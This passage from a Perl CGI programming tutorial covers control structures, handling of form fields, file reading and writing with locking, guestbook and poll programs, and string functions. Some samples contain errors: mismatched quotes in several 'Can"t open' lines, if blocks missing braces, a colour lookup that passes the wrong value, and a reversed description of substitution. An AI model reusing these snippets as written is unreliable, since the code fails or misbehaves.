The condition statement can be anything that evaluates to true or false. In Perl, any string is true except the empty string and 0. Any number is true except 0. An undefined value (or `undef`) is false.You can also test whether a certain value equals something, or doesn't equal something, or is greater than or less than something. There are different conditional test operators, depending on whether the variable you want to test is a string or a number:

Relational and Equality Operators

Test	Numbers	Strings
$x is equal to $y	`$x == $y`	`$x eq $y`
$x is not equal to $y	`$x != $y`	`$x ne $y`
$x is greater than $y	`$x > $y`	`$x gt $y`
$x is greater than or equal to $y	`$x >= $y`	`$x ge $y`
$x is less than $y	`$x < $y`	`$x lt $y`
$x is less than or equal to $y	`$x <= $y`	`$x le $y`

If it's a string test, you use the letter operators (`eq`, `ne`, `lt`, etc.), and if it's a numeric test, you use the symbols (`==`, `!=`, etc.). Also, if you are doing numeric tests, keep in mind that `$x >= $y` is not the same as `$x => $y`. Be sure to use the correct operator!

Here is an example of a numeric test. If `$varname` is greater than 23, the code inside the curly braces is executed:

```
if ($varname > 23) {
   # do stuff here if the condition is true
}
```

If you need to have more than one condition, you can add `elsif` and `else` blocks:

```
if ($varname eq "somestring") {
   # do stuff here if the condition is true
}
elsif ($varname eq "someotherstring") {
   # do other stuff
}
else {
   # do this if none of the other conditions are met
}
```

The line breaks are not required; this example is just as valid:

```
if ($varname > 23) {
   print "$varname is greater than 23";
} elsif ($varname == 23) {
   print "$varname is 23";
} else { print "$varname is less than 23"; }
```

You can join conditions together by using logical operators:

Logical Operators

Operator	Example	Explanation
`&&`	condition1 `&&` condition2	True if condition1 and condition2 are both true
`||`	condition1 `||` condition2	True if either condition1 or condition2 is true
`and`	condition1 `and` condition2	Same as `&&` but lower precedence
`or`	condition1 `or` condition2	Same as `||` but lower precedence

Logical operators are evaluated from left to right. *Precedence* indicates which operator is evaluated first, in the event that more than one operator appears on one line. In a case like this:

```
condition1 || condition2 && condition3
```

`condition2 && condition3` is evaluated first, then the result of that evaluation is used in the `||` evaluation.

`and` and `or` work the same way as `&&` and `||`, although they have lower precedence than their symbolic counterparts.

Unless

`unless` is similar to `if`. Let's say you wanted to execute code only if a certain condition were false. You could do something like this:

```
if ($varname != 23) {
   # code to execute if $varname is not 23
}
```

The same test can be done using `unless`:

```
unless ($varname == 23) {
   # code to execute if $varname is not 23
}
```

There is no "elseunless", but you can use an `else` clause:

```
unless ($varname == 23) {
   # code to execute if $varname is not 23
} else {
   # code to execute if $varname IS 23
}
```

Validating Form Data

You should always *validate* data submitted on a form; that is, check to see that the form fields aren't blank, and that the data submitted is in the format you expected. This is typically done with if/elsif blocks.

Here are some examples. This condition checks to see if the "name" field isn't blank:

```
if (param('name') eq "") {
   &dienice("Please fill out the field for your name.");
}
```

You can also test multiple fields at the same time:

```
if (param('name') eq "" or param('email') eq "") {
   &dienice("Please fill out the fields for your name
and email address.");
}
```

The above code will return an error if either the name or email fields are left blank.

`param('fieldname')` always returns one of the following:

`undef` – or *undefined*	`fieldname` is not defined in the form itself, or it's a checkbox/radio button field that wasn't checked.
the empty string	`fieldname` exists in the form but the user didn't type anything into that field (for text fields)
one or more values	whatever the user typed into the field(s)

If your form has more than one field containing the same `fieldname`, then the values are stored sequentially in an array, accessed by `param('fieldname')`.

You should always validate all form data – even fields that are submitted as hidden fields

in your form. Don't assume that *your* form is always the one calling your program. *Any* external site can send data to your CGI. Never trust form input data.

Looping

Loops allow you to repeat code for as long as a condition is met. Perl has several loop control structures: `foreach`, `for`, `while` and `until`.

Foreach Loops

`foreach` iterates through a list of values:

```
foreach my $i (@arrayname) {
   # code here
}
```

This loops through each element of `@arrayname`, setting `$i` to the current array element for each pass through the loop. You may omit the loop variable `$i`:

```
foreach (@arrayname) {
   # $_ is the current array element
}
```

This sets the special Perl variable `$_` to each array element. `$_` does not need to be declared (it's part of the Perl language) and its scope localized to the loop itself.

For Loops

Perl also supports C-style `for` loops:

```
for ($i = 1; $i < 23; $i++) {
   # code here
}
```

The `for` statement uses a 3-part conditional: the loop initializer; the loop condition (how long to run the loop); and the loop re-initializer (what to do at the end of each iteration of the loop). In the above example, the loop initializes with `$i` being set to 1. The loop will run for as long as `$i` is less than 23, and at the end of each iteration `$i` is incremented by 1 using the auto-increment operator (`++`).

The conditional expressions are optional. You can do infinite loops by omitting all three conditions:

```
for (;;) {
    # code here
}
```

You can also write infinite loops with `while`.

While Loops

A while loop executes as long as particular condition is true:

```
while (condition) {
    # code to run as long as condition is true
}
```

Until Loops

`until` is the reverse of `while`. It executes as long as a particular condition is NOT true:

```
until (condition) {
    # code to run as long as condition is not true
}
```

Infinite Loops

An infinite loop is usually written like so:

```
while (1) {
    # code here
}
```

Obviously unless you want your program to run forever, you'll need some way to break out of these infinite loops. We'll look at breaking next.

Breaking from Loops

There are several ways to break from a loop. To stop the current loop iteration (and move on to the next one), use the `next` command:

```
foreach my $i (1..20) {
    if ($i == 13) {
        next;
    }
    print "$i\n";
```

```
}
```

This example prints the numbers from 1 to 20, except for the number 13. When it reaches 13, it skips to the next iteration of the loop.

To break out of a loop entirely, use the `last` command:

```
foreach my $i (1..20) {
    if ($i == 13) {
        last;
    }
    print "$i\n";
}
```

This example prints the numbers from 1 to 12, then terminates the loop when it reaches 13.

`next` and `last` only effect the innermost loop structure, so if you have something like this:

```
foreach my $i (@list1) {
    foreach my $j (@list2) {
        if ($i == 5 && $j == 23) {
            last;
        }
    }
    # this is where that last sends you
}
```

The `last` command only terminates the innermost loop. If you want to break out of the outer loop, you need to use loop labels:

```
OUTER: foreach my $i (@list1) {
    INNER: foreach my $j (@list2) {
        if ($i == 5 && $j == 23) {
            last OUTER;
        }
    }
}
# this is where that last sends you
```

The loop label is a string that appears before the loop command (`foreach`, `for`, or `while`). In this example we used `OUTER` as the label for the outer foreach loop and `INNER` for the inner loop label.

Now that you've seen the various types of Perl control structures, let's look at how to apply them to handling advanced form data.

Handling Checkboxes

Checkboxes allow the viewer to select one or more options on a form. If you assign each checkbox field a different name, you can print them the same way you'd print any form field using `param('fieldname')`.

Here is the HTML code for a set of checkboxes:

```
<b>Pick a Color:</b><br>
<form action="colors.cgi" method="POST">
<input type="checkbox" name="red" value=1> Red<br>
<input type="checkbox" name="green" value=1> Green<br>
<input type="checkbox" name="blue" value=1> Blue<br>
<input type="checkbox" name="gold" value=1> Gold<br>
<input type="submit">
</form>
```

➪ Working example: http://www.cgi101.com/book/ch5/colors.html

This example lets the visitor pick as many options as they want – or none, if they prefer. Since this example uses a different field name for each checkbox, you can test it using `param`:

```
my @colors = ("red","green","blue","gold");
foreach my $color (@colors) {
    if (param($color)) {
        print "You picked $color.\n";
    }
}
```

🗗 Source code: http://www.cgi101.com/book/ch5/colors-cgi.html

Since we set the value of each checkbox to 1 (a true value), we didn't need to actually see if `param($color)` was equal to anything – if the box is checked, its true. If it's not checked, then `param($color)` is undefined and therefore not true.

The other way you could code this form is to set each checkbox name to the *same* name, and use a different value for each checkbox:

```
<b>Pick a Color:</b><br>

<form action="colors.cgi" method="POST">
<input type="checkbox" name="color" value="red"> Red<br>
<input type="checkbox" name="color" value="green"> Green<br>
<input type="checkbox" name="color" value="blue"> Blue<br>
<input type="checkbox" name="color" value="gold"> Gold<br>
<input type="submit">
</form>
```

➪ Working example: http://www.cgi101.com/book/ch5/colors2.html

`param('color')` returns a list of the selected checkboxes, which you can then store in an array. Here is how you'd use it in your CGI program:

```
my @colors = param('color');
foreach my $color (@colors) {
   print "You picked $color.<br>\n";
}
```

🗗 Source code: http://www.cgi101.com/book/ch5/colors2-cgi.html

Handling Radio Buttons

Radio buttons are similar to checkboxes in that you can have several buttons, but the difference is that the viewer can only pick one choice. As with our last checkbox example, the group of related radio buttons must all have the same name, and different values:

```
<b>Pick a Color:</b><br>

<form action="colors.cgi" method="POST">
<input type="radio" name="color" value="red"> Red<br>
<input type="radio" name="color" value="green"> Green<br>
<input type="radio" name="color" value="blue"> Blue<br>
<input type="radio" name="color" value="gold"> Gold<br>
<input type="submit">
</form>
```

➪ Working example: http://www.cgi101.com/book/ch5/colors3.html

Since the viewer can only choose one item from a set of radio buttons, `param('color')` will be the color that was picked:

```
my $color = param('color');
print "You picked $color.<br>\n";
```

Source code: http://www.cgi101.com/book/ch5/colors3-cgi.html

It's usually best to set the values of radio buttons to something meaningful; this allows you to print out the button name and its value, without having to store another list inside your CGI program. But if your buttons have lengthy values, or values unsuitable for storing in the value field, you can set each value to an abbreviation, then define a hash in your CGI program where the hash keys correspond to the abbreviations. The hash values can then contain longer data.

Let's try it. Create a new HTML form called colors4.html:

Program 5-1: colors4.html **Favorite Colors HTML Form**

```
<html><head><title>Pick a Color</title></head>
<body>
<b>Pick a Color:</b><br>

<form action="colors4.cgi" method="POST">
<input type="radio" name="color" value="red"> Red<br>
<input type="radio" name="color" value="green"> Green<br>
<input type="radio" name="color" value="blue"> Blue<br>
<input type="radio" name="color" value="gold"> Gold<br>
<input type="submit">
</form>
</body>
</html>
```

Working example: http://www.cgi101.com/book/ch5/colors4.html

Next create colors4.cgi. This example not only prints out the color you picked, but also sets the page background to that color. The `%colors` hash stores the various RGB hex values for each color. The hex value for the selected color is then passed to CGI.pm's `start_html` function as the bgcolor (background color) parameter.

Program 5-2: colors4.cgi **Favorite Colors Program**

```
#!/usr/bin/perl -wT
use strict;
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
```

```
my %colors = (  red    => "#ff0000",
                green  => "#00ff00",
                blue   => "#0000ff",
                gold   => "#cccc00");

print header;
my $color = param('color');

# do some validation - be sure they picked a valid color
if (exists $colors{$color}) {
   print start_html(-title=>"Results", -bgcolor=>$color);
   print "You picked $color.<br>\n";
} else {
   print start_html(-title=>"Results");
   print "You didn't pick a color! (You picked '$color')";
}
print end_html;
```

Source code: http://www.cgi101.com/book/ch5/colors4-cgi.html

Handling SELECT Fields

SELECT fields are handled almost the same way as radio buttons. A SELECT field is a pull-down menu with one or more choices. Unless you specify a multiple select (see below), the viewer can only choose one option. Here is the HTML for creating a SELECT field:

```
<select name="color">
<option value="red"> Red
<option value="green"> Green
<option value="blue"> Blue
<option value="gold"> Gold
</select>
```

As with radio buttons, you access the selection in your CGI program using `param('color')`:

```
my $color = param('color');
print "You picked $color.<br>\n";
```

Multiple-choice SELECTs

Multiple SELECTs allow the viewer to choose more than one option from the list, usually

by option-clicking or control-clicking on the options they want. Here is the HTML for a multiple SELECT:

```
<select name="color" multiple size=3>
<option value="red"> Red
<option value="green"> Green
<option value="blue"> Blue
<option value="gold"> Gold
</select>
```

In your CGI program, `param('color')` returns a list of the selected values, just as it did when we had multiple checkboxes of the same name:

```
my @colors = param('color');
foreach my $color (@colors) {
   print "You picked $color.<br>\n";
}
```

So now you've seen every type of form element (except for file-uploads, which we'll look at in Chapter 14), and in every case you've seen that CGI.pm's `param` function returns the value (or values) from each form field. The value returned by `param` is always a list, but for text, textarea, password, radio, and single select fields you can use it in a scalar context. For checkboxes and multiple select fields, you use it in an array context.

In the next chapter we'll learn how to read and write data files, so you'll be able to save and analyze the data collected by your forms.

Resources

Visit http://www.cgi101.com/book/ch5/ for source code and links from this chapter.

Reading and Writing Data Files

As you start to program more advanced CGI applications, you'll want to store data so you can use it later. Maybe you have a guestbook program and want to keep a log of the names and email addresses of visitors, or a page counter that must update a counter file, or a program that scans a flat-file database and draws info from it to generate a page. You can do this by reading and writing data files (often called *file I/O*).

File Permissions

Most web servers run with very limited permissions; this protects the server (and the system it's running on) from malicious attacks by users or web visitors. On Unix systems, the web process runs under its own userid, typically the "web" or "nobody" user. Unfortunately this means the server doesn't have permission to create files in *your* directory. In order to write to a data file, you must usually make the file (or the directory where the file will be created) world-writable – or at least writable by the web process userid. In Unix a file can be made world-writable using the **chmod** command:

```
chmod 666 myfile.dat
```

To set a directory world-writable, you'd do:

```
chmod 777 directoryname
```

See Appendix A for a chart of the various **chmod** permissions.

Unfortunately, if the file is world-writable, it can be written to (or even deleted) by other users on the system. You should be very cautious about creating world-writable files in your web space, and you should *never* create a world-writable directory there. (An attacker could use this to install their own CGI programs there.) If you must have a world-writable directory, either use /tmp (on Unix), or a directory outside of your web

space. For example if your web pages are in /home/you/public_html, set up your writable files and directories in /home/you.

A much better solution is to configure the server to run your programs with your userid. Some examples of this are CGIwrap (platform independent) and suEXEC (for Apache/Unix). Both of these force CGI programs on the web server to run under the program *owner's* userid and permissions. Obviously if your CGI program is running with your userid, it will be able to create, read and write files in your directory without needing the files to be world-writable.

The Apache web server also allows the webmaster to define what user and group the server runs under. If you have your own domain, ask your webmaster to set up your domain to run under your own userid and group permissions.

Permissions are less of a problem if you only want to *read* a file. If you set the file permissions so that it is group- and world-readable, your CGI programs can then safely read from that file. Use caution, though; if your program can read the file, so can the webserver, and if the file is in your webspace, someone can type the direct URL and view the contents of the file. Be sure not to put sensitive data in a publicly readable file.

Opening Files

Reading and writing files is done by opening a file and associating it with a *filehandle*. This is done with the statement:

```
open(filehandle,filename);
```

The filename may be prefixed with a >, which means to overwrite anything that's in the file now, or with a >>, which means to append to the bottom of the existing file. If both > and >> are omitted, the file is opened for reading only. Here are some examples:

```
open(INF,"out.txt");       # opens mydata.txt for reading
open(OUTF,">out.txt");     # opens out.txt for overwriting
open(OUTF,">>out.txt");    # opens out.txt for appending
open(FH, "+<out.txt");     # opens existing file out.txt for
                           #   reading AND writing
```

The filehandles in these cases are `INF`, `OUTF` and `FH`. You can use just about any name for the filehandle.

Also, a warning: your web server might do strange things with the path your programs run under, so it's possible you'll have to use the full path to the file (such as

/home/you/public_html/somedata.txt), rather than just the filename. This is generally not the case with the Apache web server, but some other servers behave differently. Try opening files with just the filename first (provided the file is in the same directory as your CGI program), and if it doesn't work, then use the full path.

One problem with the above code is that it doesn't check the return value of `open` to ensure the file was really opened. `open` returns nonzero upon success, or `undef` (which is a false value) otherwise. The safe way to open a file is as follows:

```
open(OUTF,">outdata.txt") or &dienice("Can't open
outdata.txt for writing: $!");
```

This uses the "dienice" subroutine we wrote in Chapter 4 to display an error message and exit if the file can't be opened. You should do this for all file opens, because if you don't, your CGI program will continue running even if the file isn't open, and you could end up losing data. It can be quite frustrating to realize you've had a survey running for several weeks while no data was being saved to the output file.

The `$!` in the above example is a special Perl variable that stores the error code returned by the failed `open` statement. Printing it may help you figure out why the open failed.

Guestbook Form with File Write

Let's try this by modifying the guestbook program you wrote in Chapter 4. The program already sends you e-mail with the information; we're going to have it write its data to a file as well.

First you'll need to create the output file and make it writable, because your CGI program probably can't create new files in your directory. If you're using Unix, log into the Unix shell, **cd** to the directory where your guestbook program is located, and type the following:

```
touch guestbook.txt
chmod 622 guestbook.txt
```

The Unix **touch** command, in this case, creates a new, empty file called "guestbook.txt". (If the file already exists, **touch** simply updates the last-modified timestamp of the file.) The **chmod 622** command makes the file read/write for you (the owner), and write-only for everyone else.

If you don't have Unix shell access (or you aren't using a Unix system), you should create or upload an empty file called guestbook.txt in the directory where your

guestbook.cgi program is located, then adjust the file permissions on it using your FTP program.

Now you'll need to modify guestbook.cgi to write to the file:

Program 6-1: guestbook.cgi **Guestbook Program With File Write**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Results");

# first print the mail message...

$ENV{PATH} = "/usr/sbin";
open (MAIL, "|/usr/sbin/sendmail -oi -t -odq") or
   &dienice("Can't fork for sendmail: $!\n");
print MAIL "To: recipient\@cgi101.com\n";
print MAIL "From: nobody\@cgi101.com\n";
print MAIL "Subject: Form Data\n\n";
foreach my $p (param()) {
   print MAIL "$p = ", param($p), "\n";
}
close(MAIL);

# now write (append) to the file

open(OUT, ">>guestbook.txt") or &dienice("Couldn't open
output file: $!");
foreach my $p (param()) {
   print OUT param($p), "|";
}
print OUT "\n";
close(OUT);

print <<EndHTML;
<h2>Thank You</h2>
<p>Thank you for writing!</p>
<p>Return to our <a href="index.html">home page</a>.</p>
EndHTML

print end_html;
```

```
sub dienice {
    my($errmsg) = @_;
    print "<h2>Error</h2>\n";
    print "<p>$errmsg</p>\n";
    print end_html;
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch6/guestbook-cgi.html
➪ Working example: http://www.cgi101.com/book/ch6/guestbook.html

Now go back to your browser and fill out the guestbook form again. If your CGI program runs without any errors, you should see data added to the guestbook.txt file. The resulting file will show the submitted form data in pipe-separated form:

```
Someone|someone@wherever.com|comments here
```

Ideally you'll have one line of data (or *record*) for each form that is filled out. This is what's called a *flat-file database*.

Unfortunately if the visitor enters multiple lines in the comments field, you'll end up with multiple lines in the data file. To remove the newlines, you should substitute newline characters (`\n`) as well as hard returns (`\r`). Perl has powerful pattern matching and replacement capabilities; it can match the most complex patterns in a string using *regular expressions* (see Chapter 13). The basic syntax for substitution is:

```
$mystring =~ s/pattern/replacement/;
```

This command substitutes "pattern" for "replacement" in the scalar variable `$mystring`. Notice the operator is a `=~` (an equals sign followed by a tilde); this is Perl's *binding operator* and indicates a regular expression pattern match/substitution/replacement is about to follow.

Here is how to replace the end-of-line characters in your guestbook program:

```
foreach my $p (param()) {
    my $value = param($p);
    $value =~ s/\n/ /g;     # replace newlines with spaces
    $value =~ s/\r//g;      # remove hard returns
    print OUT "$p = $value,";
}
```

Go ahead and change your program, then test it again in your browser. View the

guestbook.txt file in your browser or in a text editor and observe the results.

File Locking

CGI processes on a Unix web server can run simultaneously, and if two programs try to open and write the same file at the same time, the file may be erased, and you'll lose all of your data. To prevent this, you need to lock the files you are writing to. There are two types of file locks:

- A *shared lock* allows more than one program (or other process) to access the file at the same time. A program should use a shared lock when reading from a file.
- An *exclusive lock* allows only one program or process to access the file while the lock is held. A program should use an exclusive lock when writing to a file.

File locking is accomplished in Perl using the Fcntl module (which is part of the standard library), and the `flock` function. The `use` statement is like CGI.pm's:

```
use Fcntl qw(:flock);
```

The Fcntl module provides *symbolic values* (like abbreviations) representing the correct lock numbers for the flock function, but you must specify `:flock` in the `use` statement in order for Fctnl to export those values. The values are as follows:

LOCK_SH	shared lock
LOCK_EX	exclusive lock
LOCK_NB	non-blocking lock
LOCK_UN	unlock

These abbreviations can then be passed to `flock`. The `flock` function takes two arguments: the filehandle and the lock type, which is typically a number. The number may vary depending on what operating system you are using, so it's best to use the symbolic values provided by Fcntl. A file is locked *after* you open it (because the filehandle doesn't exist before you open the file):

```
open(FH, "filename") or &dienice("Can"t open file: $!");
flock(FH, LOCK_SH);
```

The lock will be released automatically when you close the file or when the program finishes.

Keep in mind that file locking is only effective if *all* of the programs that read and write

to that file also use `flock`. Programs that don't will ignore the locks held by other processes.

Since `flock` may force your CGI program to wait for another process to finish writing to a file, you should also reset the file pointer, using the `seek` function:

```
seek(filehandle, offset, whence);
```

offset is the number of bytes to move the pointer, relative to whence, which is one of the following:

0	beginning of file
1	current file position
2	end of file

So `seek(OUTF,0,2)` repositions the pointer to the end of the file. If you were reading the file instead of writing to it, you'd want to do `seek(OUTF,0,0)` to reset the pointer to the beginning of the file.

The Fcntl module also provides symbolic values for the seek pointers:

SEEK_SET	beginning of file
SEEK_CUR	current file position
SEEK_END	end of file

To use these, add `:seek` to the `use Fcntl` statement:

```
use Fcntl qw(:flock :seek);
```

Now you can use `seek(OUTF,0,SEEK_END)` to reset the file pointer to the end of the file, or `seek(OUTF,0,SEEK_SET)` to reset it to the beginning of the file.

Closing Files

When you're finished writing to a file, it's best to close the file, like so:

```
close(filehandle);
```

Files are automatically closed when your program ends. File locks are released when the file is closed, so it is not necessary to actually unlock the file before closing it. (In fact, releasing the lock before the file is closed can be dangerous and cause you to lose data.)

Reading Files

There are two ways you can handle reading data from a file: you can either read one line at a time, or read the entire file into an array. Here's an example:

```
open(FH,"guestbook.txt") or &dienice("Can't open
guestbook.txt: $!");

my $a = <FH>;    # reads one line from the file into
                 # the scalar $a
my @b = <FH>;    # reads the ENTIRE FILE into array @b

close(FH);       # closes the file
```

If you were to use this code in your program, you'd end up with the first line of guestbook.txt being stored in `$a`, and the remainder of the file in array `@b` (with each element of `@b` containing one line of data from the file). The actual read occurs with `<filehandle>`; the amount of data read depends on the type of variable you save it into.

The following section of code shows how to read the entire file into an array, then loop through each element of the array to print out each line:

```
open(FH,"guestbook.txt") or &dienice("Can"t open
guestbook.txt: $!");
my @ary = <FH>;
close(FH);

foreach my $line (@ary) {
   print $line;
}
```

This code minimizes the amount of time the file is actually open. The drawback is it causes your CGI program to consume as much memory as the size of the file. Obviously for very large files that's not a good idea; if your program consumes more memory than the machine has available, it could crash the whole machine (or at the very least make things extremely slow). To process data from a very large file, it's better to use a `while` loop to read one line at a time:

```
open(FH,"guestbook.txt") or &dienice("Can"t open
guestbook.txt: $!");
while (my $line = <FH>) {
   print $line;
}
close(FH);
```

Poll Program

Let's try another example: a web poll. You've probably seen them on various news sites. A basic poll consists of one question and several potential answers (as radio buttons); you pick one of the answers, vote, then see the poll results on the next page.

Start by creating the poll HTML form. Use whatever question and answer set you wish.

Program 6-2: poll.html **Poll HTML Form**

```
<form action="poll.cgi" method="POST">
Which was your favorite <i>Lord of the Rings</i> film?<br>
<input type="radio" name="pick" value="fotr">The Fellowship
of the Ring<br>
<input type="radio" name="pick" value="ttt">The Two
Towers<br>
<input type="radio" name="pick" value="rotk">Return of the
King<br>
<input type="radio" name="pick" value="none">I didn't watch
them<br>
<input type="submit" value="Vote">
</form>
<a href="results.cgi">View Results</a><br>
```

➪ Working example: http://www.cgi101.com/book/ch6/poll.html

In this example we're using abbreviations for the radio button values. Our CGI program will translate the abbreviations appropriately.

Now the voting CGI program will write the result to a file. Rather than having this program analyze the results, we'll simply use a redirect to bounce the viewer to a third program (results.cgi). That way you won't need to write the results code twice.

Here is how the voting program (poll.cgi) should look:

Program 6-3: poll.cgi **Poll Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use Fcntl qw(:flock :seek);
```

```
my $outfile = "poll.out";

# only record the vote if they actually picked something
if (param('pick')) {
   open(OUT, ">>$outfile") or &dienice("Couldn't open
$outfile: $!");
   flock(OUT, LOCK_EX);      # set an exclusive lock
   seek(OUT, 0, SEEK_END);   # then seek the end of file
   print OUT param('pick'),"\n";
   close(OUT);
} else {
# this is optional, but if they didn't vote, you might
# want to tell them about it...
   &dienice("You didn't pick anything!");
}

# redirect to the results.cgi.
# (Change to your own URL...)
print redirect("http://cgi101.com/book/ch6/results.cgi");

sub dienice {
    my($msg) = @_;
    print header;
    print start_html("Error");
    print h2("Error");
    print $msg;
    print end_html;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch6/poll-cgi.html

Finally results.cgi reads the file where the votes are stored, totals the overall votes as well as the votes for each choice, and displays them in table format.

Program 6-4: results.cgi **Poll Results Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use Fcntl qw(:flock :seek);

my $outfile = "poll.out";
```

```
print header;
print start_html("Results");

# open the file for reading
open(IN, "$outfile") or &dienice("Couldn't open $outfile:
$!");
# set a shared lock
flock(IN, LOCK_SH);
# then seek the beginning of the file
seek(IN, 0, SEEK_SET);

# declare the totals variables
my($total_votes, %results);
# initialize all of the counts to zero:
foreach my $i ("fotr", "ttt", "rotk", "none") {
   $results{$i} = 0;
}

# now read the file one line at a time:
while (my $rec = <IN>) {
   chomp($rec);
   $total_votes = $total_votes + 1;
   $results{$rec} = $results{$rec} + 1;
}
close(IN);

# now display a summary:
print <<End;
<b>Which was your favorite <i>Lord of the Rings</i> film?
</b><br>
<table border=0 width=50%>
<tr>
  <td>The Fellowship of the Ring</td>
  <td>$results{fotr} votes</td>
</tr>
<tr>
  <td>The Two Towers</td>
  <td>$results{ttt} votes</td>
</tr>
<tr>
  <td>Return of the King</td>
  <td>$results{rotk} votes</td>
</tr>
<tr>
  <td>didn't watch them</td>
  <td>$results{none} votes</td>
</tr>
```

```
</table>
<p>
$total_votes votes total
</p>
End

print end_html;

sub dienice {
    my($msg) = @_;
    print h2("Error");
    print $msg;
    print end_html;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch6/results-cgi.html

The results program only shows the total number of votes. You may also want to calculate the percentages and display a bar-graph for each vote relative to the overall total. We'll look at how to calculate percentages in the next chapter.

Resources

CGIwrap: http://sourceforge.net/projects/cgiwrap

Visit http://www.cgi101.com/book/ch6/ for source code and links from this chapter.

Working With Strings

One of Perl's strong points is its ability to manipulate strings. Since CGI programs are often involved in reading, writing, and parsing strings, it will help you to know about Perl's various string-handling features. This chapter demonstrates those features.

Comparing Strings

You've already used conditionals (`eq` and `ne`) to test whether a string is equal to something. The `eq` operator is case-sensitive, so "us" is not the same as "US" or "Us".

You can also use the binding operator (`=~`) to compare strings or parts of strings. This example tests to see whether `pattern` exists in `$string1`:

```
if ($string1 =~ m/pattern/)
    # do something if true
}
```

The `m` before `/pattern/` is optional. `pattern` is a regular expression, which we'll look at more in Chapter 13, but for now you can use this syntax to match substrings. For example, if you want to see if the word "fox" appears in a string:

```
my $string = "The quick brown fox";
if ($string =~ /fox/) {
    print $string;
    print "...jumps over the lazy dog.";
}
```

Again this is case-sensitive, and would fail if `$string` were set to "The quick brown Fox". To match regardless of case, append the letter `i` after `/pattern/`:

```
if ($string1 =~ /pattern/i)
   # case-insensitive match
}
```

Since `pattern` is a regular expression, certain characters have special meaning. If you want to match a pattern with any of the characters listed below, you should escape these characters with a backslash (\):

`.`	period
`+`	plus-sign
`*`	asterisk
`?`	question mark
`( )`	parentheses
`{ }`	braces
`[ ]`	brackets
`$`	dollar sign
`^`	caret
`\`	backslash
`/`	forward slash (if used as a delimiter)
`|`	pipe symbol

Another (more efficient) way to find strings in other strings is with the `index` function.

Finding (and Replacing) Substrings

The `index` function returns the location (or index) of a string in another string:

```
index(string1, string2 [, offset] )
```

`offset` is optional. If you include an offset, `index` will search for `string2` after the offset-th character of `string1`. Remember that string indices start at 0, so for the string "Hello", the first letter, at position 0, is "H":

```
string:   "Hello"
indices:   01234
```

For the above, `index("Hello", "e")` would return 1 (the location of the "e" in the string). Here are a few more examples:

```
index("How now brown cow","cow")        => returns 14
index("How now brown cow","o")          => returns 1
index("How now brown cow","o",6)        => returns 10
index("fnord","o")                      => returns 2
```

```
index("Canada","US")                    => returns -1
                                        (string not found)
index("Use this","US")                  => returns -1
```

Notice that in the last example, "US" isn't matched. `index`, like `eq`, is case-sensitive.

If you want to search from the end of a string, use `rindex`:

```
rindex("How now brown cow","cow")       => returns 14
rindex("How now brown cow","o")         => returns 15
rindex("How now brown cow","o",6)       => returns 5
rindex("fnord","o")                     => returns 2
rindex("Canada","US")                   => returns -1
                                        (string not found)
rindex("Use this","US")                 => returns -1
```

If you want to retrieve a substring from a given string, use the `substr` function:

```
substr(string1,offset,length)
```

This returns a string of `length` characters from `string1` starting at position `offset`. If `offset` is 0, start at the beginning of the string. If offset is negative, start that far from the end of the string. For example, `substr($string1, -4, 4)` will return the last 4 characters of `$string1`.

`substr` can also be assigned to. Here are some more examples:

```
substr("Fnord",1,2)           => returns "no"
substr("Foo bar blee",4,3)    => returns "bar"
substr("Foo bar blee", -4, 4) => returns "blee"

my $foo = "Foo bar blee";
substr($foo,-4, 4) = "baz";   => replaces "blee" with "baz"
                                 $foo is now "Foo bar baz"
```

Finding the Length of a String

The `length` function returns the number of characters in a string:

```
my $string1 = "fnord";
print length($string1);
# prints the number 5
```

Translation (Replacing Characters)

The translation operator allows you to replace all instances of specific characters with another character. Here is the syntax:

```
$var =~ tr/searchlist/replacelist/;
```

This goes through the string `$var` and replaces every character in `searchlist` with the corresponding character in `replacelist`. For example, this replaces every lowercase vowel in the string $var with the letter "x":

```
$var =~ tr/aeiou/x/;
```

You can also specify a range of characters; ranges run according to the ASCII values of the characters. This example converts every uppercase letter to lowercase:

```
$var =~ tr/A-Z/a-z/;
```

There are also several built-in Perl functions for changing case.

Changing Case

Perl's `uc` and `lc` functions allow you to change the case of an entire string:

```
my $uppername = uc($name);    # returns $name in uppercase
my $lowername = lc($name);    # returns $name in lowercase
```

These functions don't change the original value, so you'll need to assign the result to a variable.

You can also capitalize (or lowercase) just the first character of a string:

```
my $titlename = ucfirst($name);  # returns $name
                                 # capitalized
my $lname = lcfirst($name);   # returns $name with first
                              #  letter lowercased
```

Chop and Chomp

`chomp` removes newline characters from the end of a string. This is most often used when reading data from an input file, since each line of a data file is terminated by a newline character:

```
while (my $rec = <IN>) {
   chomp($rec);     # removes the newline from the end
   $total_votes = $total_votes + 1;
   $results{$rec} = $results{$rec} + 1;
}
close(IN);
```

`chomp` changes the value of the string itself; you do not need to assign it to another variable. The value returned by the `chomp` function is the number of characters removed from the string.

`chop` is similar to `chomp`: it removes the last character of a string. The difference is that `chop` will remove *any* character, not just newlines. If there is a newline character at the end of the string, `chop` and `chomp` do the same thing:

```
my $string = "Cats Laughing\n";
my $string2 = $string;
chomp($string);  # $string is now "Cats Laughing"
chop($string);   # $string is now "Cats Laughing"
```

However if there isn't a newline character at the end, the results are different:

```
my $string = "Cats Laughing";
my $string2 = $string;
chomp($string);  # $string is now "Cats Laughing"
chop($string);   # $string is now "Cats Laughin"
```

The `chop` function returns the character that was chopped.

Splitting Strings

The `split` function splits a single string into a list of strings, splitting on a specific pattern. The syntax is:

```
my @newarray = split(/pattern/, $somestring);
```

We've already used this when reading flat-file databases. This example splits a line of data separated by pipe-symbols (|) :

```
my $data = "My name|fnord@cgi101.com|guestbook comments";
my @record = split(/\|/, $data);
# @record is now set to:
```

```
#   ("My name", "fnord@cgi101.com", "guestbook comments")
```

`pattern` is a regular expression, and the pipe symbol itself has special meaning for regular expressions, so we have to escape it with a backslash.

This example splits a sentence into its individual words, breaking on spaces:

```
my $sentence = "The quick brown fox";
my @words = split(/ /, $sentence);
# words is now: ("The", "quick", "brown", "fox")
```

